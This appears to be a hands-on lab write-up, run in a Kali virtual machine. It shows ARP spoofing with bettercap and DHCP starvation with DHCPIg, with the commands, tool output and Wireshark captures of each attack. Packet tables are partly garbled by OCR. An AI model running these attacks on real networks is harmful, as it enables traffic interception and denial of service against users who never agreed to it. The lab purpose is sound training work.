File Actions Edit View Help
└─# bettercap help
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [11:09:48] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » help

    help MODULE : List available commands or show module specific help if no module name is provided.
        active : Show information about active modules.
        quit : Close the session and exit.
    sleep SECONDS : Sleep for the given amount of seconds.
    set NAME VALUE : Set the VALUE of variable NAME, use * alone for all, or NAME* as a wildcard.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
        clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules
any.proxy > not running
api.rest > not running
arp.spoof > not running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
httpc.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > not running

root@Kali: ~
```

- Now use **net.recon on** – to identify devices in network



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
└─# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [11:20:19] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on

root@Kali: ~
```

- Now use **net.show** command -- to show how many devices are connected in network

```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali ~]
# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.157.0/24 > 192.168.157.192 » [11:22:18] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 2401:4900:ac87:95fa:45b0:9d8:e96e:310f detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 192.168.157.165 detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:23:13] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » net.s[11:23:24] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.
192.168.157.0/24 > 192.168.157.192 » net.show



| IP                                     | MAC               | Name    | Vendor                 | Sent   | Recv   | Seen     |
|----------------------------------------|-------------------|---------|------------------------|--------|--------|----------|
| 192.168.157.192                        | 08:00:27:28:75:f4 | eth0    | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:18 |
| 192.168.157.78                         | 9e:83:48:35:d7:25 | gateway |                        | 1.6 kB | 1.6 kB | 11:22:18 |
| 192.168.157.165                        | 08:00:27:d3:fb:a8 |         | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:23 |
| 2401:4900:ac87:95fa:45b0:9d8:e96e:310f | 08:00:27:2d:e5:e9 |         | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:23 |



↑ 0 B / ↓ 5.3 kB / 62 pkts

192.168.157.0/24 > 192.168.157.192 »

```

- Use arp.spoof.targets to set your target

```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali ~]
# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.157.0/24 > 192.168.157.192 » [11:22:18] [sys.log] [inf] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 2401:4900:ac87:95fa:45b0:9d8:e96e:310f detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 192.168.157.165 detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:23:13] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » net.s[11:23:24] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.
192.168.157.0/24 > 192.168.157.192 » net.show



| IP                                     | MAC               | Name    | Vendor                 | Sent   | Recv   | Seen     |
|----------------------------------------|-------------------|---------|------------------------|--------|--------|----------|
| 192.168.157.192                        | 08:00:27:28:75:f4 | eth0    | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:18 |
| 192.168.157.78                         | 9e:83:48:35:d7:25 | gateway |                        | 1.6 kB | 1.6 kB | 11:22:18 |
| 192.168.157.165                        | 08:00:27:d3:fb:a8 |         | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:23 |
| 2401:4900:ac87:95fa:45b0:9d8:e96e:310f | 08:00:27:2d:e5:e9 |         | PCS Systemtechnik GmbH | 0 B    | 0 B    | 11:22:23 |



↑ 0 B / ↓ 5.3 kB / 62 pkts

192.168.157.0/24 > 192.168.157.192 » [11:24:07] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » [11:24:17] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.
192.168.157.0/24 > 192.168.157.192 » set arp.spoof.targets 192.168.157.165

```

- Arp.spoof on --- to start attack
- Attack started

```

Kali [Running] - Oracle VirtualBox
File View Input Devices Help
File Actions Edit View Help
[root@Kali:~]
# bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
192.168.157.0/24 > 192.168.157.192 » [11:22:18] [sys.log] [int] gateway monitor started ...
192.168.157.0/24 > 192.168.157.192 » net.recon on
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 2401:4900:ac87:95fa:45b0:9d8:e96e:310f detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:22:23] [endpoint.new] endpoint 192.168.157.165 detected as 08:00:27:d3:fb:a8 (PCS Systemtechnik GmbH).
192.168.157.0/24 > 192.168.157.192 » [11:23:13] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » net.s[11:23:24] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.
192.168.157.0/24 > 192.168.157.192 » net.show

IP ▲ MAC Name Vendor Sent Recvd Seen
192.168.157.192 08:00:27:28:75:f4 eth0 PCS Systemtechnik GmbH 0 B 0 B 11:22:18
192.168.157.78 9e:83:48:35:07:25 gateway PCS Systemtechnik GmbH 1.6 kB 1.6 kB 11:22:18
192.168.157.165 08:00:27:d3:fb:a8 PCS Systemtechnik GmbH 0 B 0 B 11:22:23
2401:4900:ac87:95fa:45b0:9d8:e96e:310f 08:00:27:d3:fb:a8 PCS Systemtechnik GmbH 0 B 0 B 11:22:23

↑ 0 B / ↓ 5.3 kB / 62 pkts

192.168.157.0/24 > 192.168.157.192 » [11:24:07] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » [11:24:17] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.
192.168.157.0/24 > 192.168.157.192 » set arp.spoof.targets 192.168.157.165
192.168.157.0/24 > 192.168.157.192 » arp.spoof on
192.168.157.0/24 > 192.168.157.192 » [11:25:11] [sys.log] [int] arp.spoof arp spoof started, probing 1 targets.
192.168.157.0/24 > 192.168.157.192 » [11:25:14] [endpoint.new] endpoint 192.168.157.254 detected as 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.).
192.168.157.0/24 > 192.168.157.192 » [11:25:14] [endpoint.lost] endpoint 192.168.157.254 2c:3b:70:9c:e4:a7 (AzureWave Technology Inc.) lost.

31°C Sunny 11:25 26-04-2025

```

- Now open wireshark to see ARP packets are send or not
- ARP packets are send

No.	Time	Source	Destination	Protocol	Length Info
22.8.08660378	192.168.157.78	192.168.157.192	DNS	Standard query response 0xe611 No such name PTR 78.157.168.192.in-addr.arpa	
23.8.08660378	192.168.157.78	192.168.157.192	DNS	Standard query response 0xe611 No such name PTR 78.157.168.192.in-addr.arpa	
24.8.026453184	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
25.8.0.029206412	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	42 Who has 192.168.157.192? Tell 192.168.157.192	
26.8.3.37893853	PCSSystemtec_28:75:..	PCSSystemtec_d3:fb:..	ARP	9e:83:48:35:07:25	
27.8.3.37893853	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
28.8.9.812439123	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
29.9.144867153	PCSSystemtec_28:75:..	Broadcast	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
30.10.0.04961423	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
31.10.0.04961423	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
32.12.029812140	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
33.13.013865893	192.168.157.192	192.168.157.78	DNS	87 Standard query 0x22a2 PTR 78.157.168.192.in-addr.arpa	
33.13.029848689	192.168.157.192	192.168.157.78	DNS	87 Standard query response 0x22a2 No such name PTR 78.157.168.192.in-addr.arpa	
34.14.0.031411141	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
36.14.0.022529533	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
37.15.0.030560210	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
38.16.0.032215674	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
39.17.0.032215674	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
40.18.0.034124488	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
41.18.0.034124488	192.168.157.192	192.168.157.78	DNS	87 Standard query 0x41ea PTR 78.157.168.192.in-addr.arpa	
42.18.0.047383286	192.168.157.192	192.168.157.192	DNS	87 Standard query response 0x41ea No such name PTR 78.157.168.192.in-addr.arpa	
43.19.0.031411141	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
44.20.0.031411141	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
45.21.0.037953026	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
46.22.0.041426169	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
47.23.0.0592805425	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
48.24.0.059759814	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	
49.23.0.064214454	192.168.157.192	192.168.157.78	DNS	87 Standard query response 0xf708 No such name PTR 78.157.168.192.in-addr.arpa	
50.23.0.064214454	192.168.157.192	192.168.157.192	DNS	87 Standard query response 0xf708 No such name PTR 78.157.168.192.in-addr.arpa	
51.23.0.064214454	211427886	Broadcast	ARP	00:19.2.168.157.192 is at 08:00:27:28:75:f4	
52.23.0.064214454	211427886	192.168.157.192	ARP	42 192.168.157.192 is at 08:00:27:28:75:f4	
53.24.0.059759814	PCSSystemtec_28:75:..	PCSSystemtec_2d:e5:..	ARP	00:19.2.168.157.78 is at 08:00:27:28:75:f4	

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec_28:75:f4 (08:00:27:28:75:f4), Dst: PCSSystemtec_2d:e5:09 (08:00:27:d3:fb:a8)
 Address Resolution Protocol (reply)

Packets: 53

31°C Sunny 11:35 26-04-2025


DHCP STARVATION

1. Perform DHCP Starvation using DHCPIg

DHCPIg is a lightweight tool specifically designed to carry out **DHCP starvation** attacks. It floods a DHCP server with **DHCP requests** from multiple spoofed MAC addresses


How to install it :-

- Open Browser and search DHCPIg github
- Open first website




- Now click on Green <code> button and copy link

Download link :- <https://github.com/kamorin/DHCPIg>



- Now open kali linux terminal and type – git clone and paste link



- DHCPIg Install successfully
- Now go to DHCPIg Directory

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@Kali:~/home/aniket
# ls
ARP-PoIsing  Documents  GhsmEhuk.jpeg  Osintgram  Public  ZhbYVTai.html  beef      king-phisher  openvas-scanner  theHarvester
DHCPig      Downloads  Infoga       Payloads   Templates  android.apk  ceh2     mayur.apk    phoneInfoga
Desktop     FCRIMkbs.html  Music       Pictures   Videos    aniket.apk  key.keystore nemesis   qrKugoNV.jpeg
[root@Kali ~]#
```

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running as root and is located at the path `/home/aniket`. The user has run the command `ls` to list the contents of the directory, which include various files and folders such as `ARP-PoIsing`, `DHCPig`, `Documents`, `Downloads`, `Infoga`, `Music`, `Payloads`, `Public`, `Templates`, `ZhbYVTai.html`, `beef`, `king-phisher`, `openvas-scanner`, `theHarvester`, `android.apk`, `ceh2`, `mayur.apk`, `phoneInfoga`, `nemesis`, `qrKugoNV.jpeg`, and `aniket.apk`, `key.keystore`.

```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@Kali:~/home/aniket/DHCPig
# ls
README.md build dhcpig.1 dhcpig.egg-info dist pig.py setup.py
[root@Kali ~]#
```

This screenshot shows the same Kali Linux desktop environment and terminal window as the first one. The user has navigated to the `DHCPig` directory within `/home/aniket`. They have run the command `ls` to list the files in this directory, which include `README.md`, `build`, `dhcpig.1`, `dhcpig.egg-info`, `dist`, `pig.py`, and `setup.py`.

- Now use command to install setup file

Command – `sudo python3 setup.py install`



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali]-[~/home/aniket/DHCPIg]
# sudo python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:79: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!! Please avoid running ``setup.py`` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://blog.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
*****self.initialize_options()
/usr/lib/python3/dist-packages/_distutils/cmd.py:79: EasyInstallDeprecationWarning: easy_install command is deprecated.
!!
*****Please avoid running ``setup.py`` and ``easy_install``.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://github.com/pypa/setuptools/issues/917 for details.
*****! self.initialize_options()
DHCPIg
zip_safe flag not set; analyzing archive contents ...
[root@Kali]-[~/home/aniket/DHCPIg]
# SUMMARY
```

- Now run pig.py file

Command :- **pig.py -I eth0**

-I – network interface



```
Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali]-[~/home/aniket/DHCPIg]
# pig.py -i eth0
!!
```

- Here attack start

```

Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali:~]# ./pig.py -i eth0
/usr/local/bin/pig.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
[ __ ] [INFO] - using interface eth0
[DBG] Thread 0 - (Sniffer) READY
[DBG] Thread 1 - (Sender) READY
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.216 for MAC=[de:ad:28:29:80:7c:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.216
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.218 for MAC=[de:ad:03:28:48:dc:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.218
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.183 for MAC=[de:ad:24:5d:8f:19:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.183
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.131 for MAC=[de:ad:07:60:ff:92:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.131
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.132 for MAC=[de:ad:29:06:61:68:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.132
[?] waiting for first DHCP Server response
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.90 for MAC=[de:ad:1b:69:13:37:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.90
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.63 for MAC=[de:ad:20:41:dd:76:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.63
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.166 for MAC=[de:ad:02:0e:28:e3:00:00:00:00:00:00:00:00]
[→] DHCP_Request 192.168.157.166
[→] DHCP_Discover
[←] DHCP_Offer 9e:83:48:35:d7:25 192.168.157.78 IP: 192.168.157.37 for MAC=[de:ad:26:79:a6:55:00:00:00:00:00:00:00:00]

```

- Open wireshark to see DHCP attack are perform or not

No.	Time	Source	Destination	Protocol	Length	Info
224	24. 8991610962	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x29cc1f4f
225	24. 886711028	192.168.157.78	255.255.255.255	DHCP	352	DHCP Offer - Transaction ID 0x29cc1f4f
226	24. 886711028	192.168.157.78	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x29cc1f4f
227	25. 0316290882	192.168.157.78	255.255.255.255	DHCP	352	DHCP ACK - Transaction ID 0x29cc1f4f
228	25. 3438042992	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x21cd1d27
229	25. 3836886666	192.168.157.78	255.255.255.255	DHCP	352	DHCP Offer - Transaction ID 0x21cd1d27
230	25. 3836886666	192.168.157.78	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x21cd1d27
231	25. 4122685850	192.168.157.78	255.255.255.255	DHCP	352	DHCP ACK - Transaction ID 0x21cd1d27
232	25. 7986708864	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x2176682
233	25. 8791809449	192.168.157.78	255.255.255.255	DHCP	352	DHCP Offer - Transaction ID 0x2176682
234	25. 8791809449	192.168.157.78	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x2176682
235	25. 911485244	192.168.157.78	255.255.255.255	DHCP	352	DHCP ACK - Transaction ID 0x2176682
236	26. 2471813240	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x1674fffc
237	26. 3223930939	192.168.157.78	255.255.255.255	DHCP	352	DHCP Offer - Transaction ID 0x1674fffc
238	26. 3223930939	192.168.157.78	255.255.255.255	DHCP	342	DHCP Request - Transaction ID 0x1674fffc
239	26. 3686989672	192.168.157.78	255.255.255.255	DHCP	352	DHCP ACK - Transaction ID 0x1674fffc
240	26. 699474927	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xd48804f
241	26. 7097380596	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0xd48804f
242	27. 02711028	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x35787555
243	27. 02711028	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x35787555
244	27. 2419795931	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x35787555
245	27. 584284611	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x35787555
246	27. 6586889919	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x35787555
247	28. 0263434444	192.168.157.78	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x188e1a12
248	28. 084889551	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x188e1a12
249	28. 471645344	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0xb0b833e
250	28. 471645344	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0xb0b833e
251	28. 925211051	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x1785f507
252	28. 925211051	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x1785f507
253	29. 388188443	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x1785f507
254	29. 463997383	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x1785f507
255	29. 823998551	0.0.0.0	255.255.255.255	DHCP	342	DHCP Discover - Transaction ID 0x5134dcdb
256	29. 908544484	192.168.157.78	255.255.255.255	DHCP	320	DHCP NAK - Transaction ID 0x5134dcdb

Frame 1: 342 bytes on wire (2736 bits), 342 bytes captured (2736 bits) on interface eth0, id 0
 Ethernet II, Src: PCSSystemtec_28:75:f4 (08:00:27:28:75:f4), Dst: Broadcast (ffff:ffff:ffff)
 Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
 User Datagram Protocol, Src Port: 67, Dst Port: 67
 Dynamic Host Configuration Protocol (Discover)

